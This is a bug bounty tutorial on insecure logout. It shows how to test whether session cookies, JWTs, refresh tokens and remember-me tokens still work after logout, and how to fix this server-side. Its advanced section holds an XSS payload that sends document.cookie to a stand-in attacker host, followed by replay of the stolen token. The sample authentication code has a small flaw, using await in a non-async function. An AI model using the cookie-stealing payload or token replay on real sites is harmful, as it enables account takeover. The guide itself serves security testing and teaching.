
Insecure Logout —
Complete Bug Bounty Guide 2026
Insecure Logout allows attackers to reuse captured session tokens long after the victim has logged out. The logout button clears the browser — but if the server never invalidates the session, whoever has the token still has full access to the account.
🔍 What is Insecure Logout?
Insecure Logout occurs when an application fails to properly terminate a user’s session server-side upon logout. The session token, JWT, or cookie remains valid on the server even after the user clicks logout — creating a window where anyone who captured that token can replay it for full authenticated access.

Insecure Logout — server does not invalidate session, attacker replays old token
Insecure Logout = the server forgot to destroy the session. The logout button only tells the browser to forget the token. If the server does not mark the session as invalid, the token is still a valid key — whoever has it can use it, from any device, at any time, until the token naturally expires.
You log out of your bank website. The browser deletes the session cookie. But the server still has your session ID in its database, still active. If someone had captured that cookie earlier — via XSS, network sniffing, or even browser history — they can paste it into their browser and they are logged in as you. The server has no idea you tried to logout.
🔑 7 Token Types to Test After Logout
JWT refresh tokens are the most commonly overlooked. Developers invalidate the access token on logout but leave the refresh token in the database. An attacker with the refresh token can generate new access tokens indefinitely — even after the user logs out and changes their password.
📊 Insecure Logout — Quick Reference Table
| Field | Details |
|---|---|
| Vulnerability | Insecure Logout |
| Also Known As | Improper Session Termination, Incomplete Logout, Token Not Invalidated, Session Persistence |
| OWASP | A07:2021 — Identification and Authentication Failures |
| CVE Score | 4.0 – 7.5 (higher when chained) |
| Severity | Medium → High (Critical when chained with XSS or shared device) |
| Root Cause | Server does not call session.destroy(); JWT blacklist not implemented; refresh token not deleted |
| Where to Check | Session cookies, JWT tokens, remember-me cookies, refresh tokens, OAuth tokens after logout |
| Best Tools | Burp Suite, curl, Python requests, jwt_tool, browser DevTools |
| Practice Labs | PortSwigger Authentication Labs, HackTheBox, TryHackMe, OWASP WebGoat |
| Difficulty | Beginner — one of the easiest vulnerabilities to test and confirm |
| Severity Escalator | Long token lifetime + cross-device replay = maximum impact proof |
| Related Vulns | Authentication Bypass, XSS, Information Disclosure |
🧠 Manual Testing for Insecure Logout
Always test the API endpoint directly, not just the browser logout button. The UI may clear the cookie visually, but the API test confirms whether the server actually invalidated the session. These are completely different things.
Phase 1 — Session Cookie Test
Set-Cookie in login response. Or use DevTools → Application → Cookies. Copy the full session value.POST /api/logout. Then replay the old captured token to the same authenticated endpoint. 200 OK = confirmed vulnerability.# Step 1: Login and save session curl -c cookies.txt -X POST https://target.com/api/login \ -H 'Content-Type: application/json' \ -d '{"email":"test@test.com","password":"test"}' # Step 2: Confirm token works (baseline) curl -b cookies.txt https://target.com/api/me # Should return: {"user_id":1001,"email":"test@test.com"} # Step 3: Logout curl -b cookies.txt -X POST https://target.com/api/logout # Step 4: Replay old token immediately after logout curl -b cookies.txt https://target.com/api/me # SECURE: HTTP/1.1 401 Unauthorized # VULNERABLE: HTTP/1.1 200 OK + user data returned
Phase 2 — JWT Token Test
# Step 1: Login — capture JWT
POST /api/login  →  Response: {
  "access_token":  "eyJhbGciOiJIUzI1NiJ9.eyJ...",
  "refresh_token": "eyJhbGciOiJIUzI1NiJ9.eyJ..."
}

# Step 2: Decode to check expiry
python3 jwt_tool.py ACCESS_TOKEN
# {"user_id":1001, "role":"user", "exp":9999999999}

# Step 3: Logout
POST /api/auth/logout
Authorization: Bearer ACCESS_TOKEN

# Step 4: Replay access token after logout
GET /api/me
Authorization: Bearer ACCESS_TOKEN
# 200 OK → JWT not blacklisted → VULNERABLE

# Step 5: Test refresh token after logout
POST /api/auth/refresh
{"refresh_token": "REFRESH_TOKEN"}
# New access token returned → refresh not revoked → VULNERABLE
Phase 3 — Remember-Me Token Test
# Login with remember_me enabled
POST /api/login
{"email":"test@test.com", "password":"test", "remember_me":true}

# Response sets long-lived cookie:
Set-Cookie: remember_me=LONG_TOKEN; Max-Age=2592000

# Logout (standard session ends)
POST /api/logout

# Replay remember_me token
curl -H "Cookie: remember_me=LONG_TOKEN" https://target.com/api/me
# 200 OK → remember_me not revoked → can auto-login as victim
Phase 4 — Multi-Session and Cross-Device Test
# Step 1: Capture token on Device A
# Step 2: Logout on Device A

# Step 3: Replay token from Device B (different IP)
curl -H "Cookie: session=CAPTURED_TOKEN" \
     -H "X-Forwarded-For: 203.0.113.1" \
     https://target.com/api/me
# 200 OK from different IP = proven server-side flaw
# This is your highest-impact proof for the bug report
Phase 5 — Token Lifetime Measurement
# After confirming insecure logout — measure how long token stays valid
# This directly determines severity and bounty amount

t=0min  → 200 OK  (token valid immediately after logout)
t=30min → 200 OK  (still valid 30 minutes later)
t=2hrs  → 200 OK  (still valid 2 hours later!)
t=8hrs  → 200 OK  (valid entire workday!)
t=24hrs → 401     (finally expired)

# 24-hour window = HIGH severity
# 30-day window  = CRITICAL severity
# No expiry      = CRITICAL severity
🤖 Tools for Insecure Logout Testing
Proxy → HTTP History → Repeater → replay post-logout
curl -c cookies.txt ... ; curl -b cookies.txt /api/me
requests.get(url, cookies={'session': old_token})
python3 jwt_tool.py TOKEN → shows exp timestamp
F12 → Application → Cookies → copy value
Authorization: Bearer [paste old JWT here]
🔥 Burp Suite — Insecure Logout Guide
GET /api/me) → right-click → Send to Repeater (Ctrl+R). This request already has your session cookie.💣 Advanced Insecure Logout Techniques
XSS + Insecure Logout → Critical Chain
# Step 1: Inject XSS payload to steal session
<script>
fetch('https://attacker.com/steal?c=' + document.cookie)
</script>

# Step 2: Victim visits page → token sent to attacker.com

# Step 3: Victim believes they are safe → clicks Logout

# Step 4: Attacker replays captured token (server never invalidated it)
curl -H "Cookie: session=STOLEN_TOKEN" https://target.com/api/me
# 200 OK — attacker still has full access

# Why this is Critical:
# Victim took the correct security action (logout)
# Logout gave false sense of security
# Attacker maintains permanent access indefinitely
Refresh Token Not Revoked — Bypass Blacklist
# Many apps blacklist access tokens but forget refresh tokens

# Step 1: Login → capture both tokens
access_token  = "eyJ... (short-lived, 15 min)"
refresh_token = "eyJ... (long-lived, 30 days)"

# Step 2: Logout → access_token blacklisted
POST /api/auth/logout  →  access_token invalidated

# Step 3: Use refresh token to get new access token
POST /api/auth/refresh
{"refresh_token": "CAPTURED_REFRESH_TOKEN"}
# Response: {"access_token": "new_valid_token"}
# Infinite new tokens despite logout — full access maintained
No Idle Session Timeout — Parallel Finding
# Test without logging out — just close browser and wait
# Shows missing idle timeout (separate but related finding)

t=0    → login, capture token
t=1hr  → curl -b cookies.txt /api/me → 200 (active!)
t=4hrs → curl -b cookies.txt /api/me → 200 (still active!)
t=8hrs → curl -b cookies.txt /api/me → 200 (entire workday!)
t=24hr → curl -b cookies.txt /api/me → 401 (finally expired)

# Report both: Insecure Logout + Missing Idle Timeout
# Two findings, doubled bounty
🔗 Real Insecure Logout Bug Chains
🛡️ Defense Against Insecure Logout
Always invalidate the session server-side on logout. Call session.destroy() or equivalent. For JWTs: delete the refresh token from the database AND add the access token ID to a Redis blacklist. Never rely on client-side token deletion alone.
| Framework | Secure Fix | What It Does |
|---|---|---|
| Express/Node | req.session.destroy(callback) | Destroys server-side session record immediately |
| Django | request.session.flush() | Flushes all session data from server store |
| PHP | session_destroy() + setcookie(expired) | Destroys session and expires the cookie |
| Spring Boot | session.invalidate() + SecurityContextHolder.clearContext() | Clears security context and HTTP session |
| Laravel | Auth::logout(); $request->session()->invalidate() | Logs out user and invalidates session |
| JWT (all) | Store token ID in Redis blacklist on logout | Check blacklist on every request; auto-expire entries |
| Refresh Token | DELETE FROM refresh_tokens WHERE user_id = ? on logout | Permanently removes refresh token from database |
| OAuth | Call provider token revocation endpoint | Revokes third-party access server-side |
const redis = require('redis');
const client = redis.createClient();

// On logout — blacklist the token until it expires
app.post('/api/logout', authenticate, async (req, res) => {
    const token = req.headers.authorization.split(' ')[1];
    const decoded = jwt.decode(token);
    const ttl = decoded.exp - Math.floor(Date.now() / 1000);

    // Add token ID to blacklist with TTL matching token expiry
    await client.setEx(`blacklist:${decoded.jti}`, ttl, 'true');

    // Also delete refresh token from database
    await db.query('DELETE FROM refresh_tokens WHERE user_id = ?', [decoded.user_id]);

    res.json({ message: 'Logged out successfully' });
});

// On every request — check blacklist
function authenticate(req, res, next) {
    const token = req.headers.authorization?.split(' ')[1];
    const decoded = jwt.verify(token, process.env.JWT_SECRET);
    const isBlacklisted = await client.get(`blacklist:${decoded.jti}`);
    if (isBlacklisted) return res.status(401).json({error: 'Token revoked'});
    next();
}
☑ Call session.destroy() / session.flush() / session.invalidate() on EVERY logout
☑ For JWTs: implement Redis blacklist OR use very short expiry (15 min max)
☑ Delete refresh tokens from database on logout
☑ Revoke OAuth access tokens via provider revocation endpoint
☑ Implement idle session timeout (30 min for sensitive apps)
☑ Provide “logout all devices” / “revoke all sessions” functionality
☑ On password change: revoke ALL existing sessions including current one
☑ Set cookies with Secure + HttpOnly + SameSite=Strict flags always
🔗 PortSwigger — Authentication Labs
🔗 OWASP A07:2021 — Authentication Failures
🔗 OWASP Session Management Cheat Sheet
🔗 PortSwigger — JWT Attack Labs
📖 Authentication Bypass — Complete Guide
📖 Cross-Site Scripting (XSS) Guide
📖 Sensitive Information Disclosure Guide
📖 Vertical Privilege Escalation Guide
🧠 Key Takeaways — Insecure Logout
- Insecure Logout = the server forgot to destroy the session. Logout only cleared the browser, not the server.
- Always test the API endpoint directly with the old token — not just the browser logout button
- Test ALL token types separately: session cookie, JWT access, JWT refresh, remember-me, OAuth token
- JWT refresh tokens are the most commonly forgotten — test them even when access tokens are blacklisted
- Cross-device replay is your strongest proof — it shows the flaw is server-side, not client-side caching
- Document the exact token lifetime window — 8-hour = High, 30-day = Critical, no expiry = Critical
- Combine with XSS for Critical impact: steal token via XSS → victim logs out → attacker maintains access
- Test logout all devices functionality — most apps only kill the current session, leaving others active
- Idle timeout missing is a parallel finding — document both in your report for maximum bounty
- Shared computer scenario dramatically raises severity — always mention it in your bug report context
Session valid 1 second after logout = Informational. Valid 8 hours = Medium/High. Valid 30 days = High/Critical. Valid from a different IP and device = maximum proof. The three-step report: (1) token captured pre-logout, (2) logout confirmed via 200 on POST /logout, (3) same token returns 200 on GET /api/me from a different device/IP. That proof pays the highest bounty.

